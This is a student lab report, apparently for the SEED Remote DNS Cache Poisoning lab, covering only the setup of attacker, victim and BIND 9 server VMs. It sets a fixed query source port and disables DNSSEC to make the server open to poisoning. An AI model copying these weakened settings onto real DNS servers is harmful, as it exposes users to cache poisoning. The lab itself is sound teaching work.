
Remote DNS Cache Poisoning Attack Lab

Bharath Darapu
(883324659)


2. Lab environment:

For this lab we shall be using three VMs. Which are attacker (VM_1: 10.0.2.15), victim (VM_2: 10.0.2.10), DNS Server (VM_3: 10.0.2.11). We configured all the machines using NAT network.




```
[03/23/2015 16:18] seed@ubuntu:~$ ifconfig
eth10     Link encap:Ethernet  HWaddr 08:00:27:4c:cf:61
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:cf61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1183247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13181258 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:112313228 (112.3 MB)  TX bytes:1513706228 (1.5 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1727595 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1727595 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:240130490 (240.1 MB)  TX bytes:240130490 (240.1 MB)

[03/23/2015 16:18] seed@ubuntu:~$
```

VM_1 (attacker): 10.0.2.15



```
[03/13/2015 13:46] seed@ubuntu:~$ ifconfig
eth12     Link encap:Ethernet  HWaddr 08:00:27:a1:7f:14
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7f14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53727 (53.7 KB)  TX bytes:17989 (17.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2274 (2.2 KB)  TX bytes:2274 (2.2 KB)

[03/13/2015 13:46] seed@ubuntu:~$
```

VM_2 (Victim): 10.0.2.10



```
[03/13/2015 13:46] seed@ubuntu:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:d2:95:7e
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:957e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39644 (39.6 KB)  TX bytes:17284 (17.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1864 (1.8 KB)  TX bytes:1864 (1.8 KB)

[03/13/2015 13:46] seed@ubuntu:~$ 
```

VM_3 (DNS Server, Apollo): 10.0.2.11

2.1 Configure the Local DNS server Apollo

Step 1: Install the BIND 9 DNS server: The BIND 9 server program is already installed in our pre-built Ubuntu VM image.


Step 2: Create the named.conf.options file

We need to add the following content into the named.conf file found at /etc/bind/named.conf.options:

options {

dump-file "/var/cache/bind/dump.db";

};




```
[03/13/2015 14:01] seed@ubuntu:~$ clear

[03/13/2015 14:01] seed@ubuntu:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";
        dump-file "/var/cache/bind/dump.db";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };
```

content added on DNS server VM_3 (10.0.2.11)

We are just telling the bind server to use the file ‘/var/cache/bind/dump.db’ to dump DNS server’s cache.


Step 3: Remove the example.com Zone:

We are using a different machine this time to run the server. But nevertheless we shall open named.conf file and check



```
[03/13/2015 14:04] seed@ubuntu:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[03/13/2015 14:05] seed@ubuntu:~$
```

named.conf content on VM_3(DNS server).




```
[03/13/2015 14:07] seed@ubuntu:~$ sudo service bind9 restart
 * Stopping domain name service... bind9                                [ OK ]
 * Starting domain name service... bind9                                [ OK ]
[03/13/2015 14:07] seed@ubuntu:~$
```

restarted bind9 server on VM_3

2.2 Configure the User Machine

As already stated we will be using VM_2(10.0.2.10) as the victim/user machine and VM_3 (10.0.2.11) as the DNS server. Now we have to set the default dns server to be used by VM_2 as VM_3. This can be done by changing the DNS setting file /etc/resol.conf by adding 'nameserver 10.0.2.11'.But before that we shall DHCP automatic.



Connection name: Wired connection 1

☑ Connect automatically

Method: Automatic (DHCP) addresses only

DNS servers: 10.0.2.11

Search domains:


DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

☑ Available to all users

Disable DHCP and set DNS server IP(VM_3: Apollo) on VM_2.

We can check if the changes are updated by opening the /etc/resolv.conf file.



```
[03/13/2015 14:14] seed@ubuntu:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.11
[03/13/2015 14:14] seed@ubuntu:~$ 
```

name server successfully added


2.3 The Wireshark Tool

Wireshark tool is installed already in the pre-build VM given. So no changes are required.

3 Lab Tasks

3.1 Task 1: Remote Cache Poisoning

Before we begin our attack, let us actually make a dig at www.example.com and check the response from the user machine (VM_2).




```
[03/13/2015 15:11] seed@ubuntu:~$ dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31762
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172800  IN      NS      b.iana-servers.net.
example.com.            172800  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.132.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8c::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 487 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Fri Mar 13 15:14:02 2015
;; MSG SIZE  rcvd: 185

[03/13/2015 15:14] seed@ubuntu:~$
```

dig www.example.com on VM_2 (victim/user machine)

Attack Configuration

1. **Configure the Attack Machine:** we have to configure the attacker machine (VM_1) to use the targeted DNS server i.e. VM_3 as default.



Connection name: Wired connection 1

☑ Connect automatically

Method: Automatic (DHCP) addresses only

DNS servers: 10.0.2.11

Search domains:


DHCP client ID:

□ Require IPv4 addressing for this connection to complete

☑ Available to all users

VM_1 attacker configured to use DNS server on VM_2.


2. **Source Ports:** Some DNS servers randomize the source port number. But for this lab we will be fixing the port number as 33333 by editing the file /etc/bind/named.conf.options on Apollo i.e. DNS server on VM_2 and adding the line ‘query-source port 33333;’.
3. **DNSSEC**: This prevents cache poisoning attack and hence we will be disabling it by editing the file /etc/bind/named.conf.options on the DNS server as shown.



```
[03/13/2015 15:09] seed@ubuntu:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";
        dump-file "/var/cache/bind/dump.db";


        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================

        query-source port 33333;

        //dnssec-validation auto;
        dnssec-enable no;


        auth-nxdomain no;    # conform to RFC1035
```

